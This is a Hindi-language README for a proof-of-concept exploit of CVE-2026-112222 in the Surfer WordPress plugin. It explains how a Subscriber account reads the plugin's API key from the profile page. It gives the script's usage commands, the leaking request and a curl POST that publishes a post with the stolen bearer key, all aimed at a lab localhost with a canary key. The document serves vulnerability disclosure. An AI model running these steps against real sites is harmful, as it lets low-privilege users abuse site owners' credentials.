 mor-golan/cve-2026-112222
CVE-2026-112222 के लिए Bash PoC: एक Subscriber खाता प्रोफ़ाइल पृष्ठ के माध्यम से Surfer WordPress plugin API key लीक करता है, जिससे प्रमाणित REST post निर्माण सक्षम होता है।

| CVE | CVE-2026-112222 |
| प्लगइन | Surfer (surferseo) |
| प्रभावित | <= 1.8.0.744 |
| में ठीक किया गया | 1.8.1.759 |
| गंभीरता | CVSS 5.4 मध्यम |
| हमलावर को आवश्यकता | सब्सक्राइबर खाता |
| सलाह | Patchstack |
| राइटअप | mor-golan.github.io/research/cve-2026-112222-surferseo |

Surfer प्लगइन ग्लोबल admin_enqueue_scripts एक्शन पर एक स्क्रिप्ट लोडर को हुक करता है और इसे केवल $screen->post_type से सुरक्षित करता है, जिसे WordPress अनुरोध से भरता है। एक सब्सक्राइबर जो /wp-admin/profile.php?post_type=post खोलता है, उसे एक पेज मिलता है जिसमें एक wpsurfer JavaScript ऑब्जेक्ट होता है जिसमें संग्रहीत wpsurfer_api_access_key विकल्प होता है। वह कुंजी वही बियरर टोकन भी है जिसे प्लगइन के surferseo/v1 REST रूट स्वीकार करते हैं। मेरी लैब में एक सब्सक्राइबर ने इसका उपयोग POST /wp-json/surferseo/v1/import_post/ के माध्यम से एक पोस्ट प्रकाशित करने के लिए किया।
यह PoC एक सब्सक्राइबर के रूप में लॉग इन करता है, नियंत्रण के रूप में पैरामीटर के बिना प्रोफ़ाइल पेज की जाँच करता है, इसे ?post_type=post के साथ फिर से अनुरोध करता है, और कुंजी निकालता है। फिर यह उस फॉलो-अप REST अनुरोध को प्रिंट करता है जो कुंजी का उपयोग करेगा, बिना उसे भेजे।

स्क्रीनशॉट में और नीचे दिए गए उदाहरणों में कुंजी वह कैनरी मान है जिसे मैंने अपनी लैब में सीड किया था, SURFER-KEY-CANARY-4f91c7a3e2। यह वास्तविक कुंजी नहीं है।
आवश्यकताएँ: bash, curl, grep, sed। लक्षित साइट पर प्लगइन सक्रिय और Surfer से कनेक्टेड होना चाहिए, ताकि विकल्प में एक कुंजी हो। आपको एक सब्सक्राइबर लॉगिन की आवश्यकता है।
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
एग्ज़िट कोड: 0 का अर्थ है कि कुंजी पुनर्प्राप्त हो गई, 1 का अर्थ है कि वह प्रकट नहीं हुई, 2 का अर्थ है कि स्क्रिप्ट लॉग इन नहीं कर सकी या कोई अनुरोध विफल रहा।
लीक के लिए स्क्रिप्ट जो अनुरोध भेजती है:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
फिर पेज में यह शामिल है:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
साइट पर प्रभाव की पुष्टि करने के लिए, पुनर्प्राप्त किए गए key को plugin के REST route पर भेजें। यह एक post बनाता है, इसलिए इसे केवल उसी साइट पर चलाएँ जिसे बदलने की आपको अनुमति है:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
मेरी लैब में उसी रूट ने HTTP 401 rest_forbidden लौटाया, जिसमें कोई Authorization हेडर नहीं था और गलत bearer टोकन था, तथा लीक हुई कुंजी के साथ HTTP 200 लौटाया।
poc-surfer-subscriber-reads-api-key.sh: Subscriber के रूप में लॉग इन करता है, कंट्रोल चलाता है, कुंजी पुनर्प्राप्त करता है और फ़ॉलो-अप अनुरोध प्रिंट करता है।images/subscriber-reads-api-key.png: मेरी लैब में Subscriber के रूप में प्रोफ़ाइल पेज, जिसमें लीक हुई canary कुंजी दिखाई दे रही है।केवल अधिकृत सुरक्षा परीक्षण और शिक्षा के लिए। इसे केवल उन्हीं सिस्टमों के विरुद्ध चलाएँ जिनके आप स्वामी हैं या जिनका परीक्षण करने की आपको अनुमति है।
Mor Golan द्वारा खोजा और रिपोर्ट किया गया, जो इज़राइली CVE हंटर और बग बाउंटी हंटर हैं।






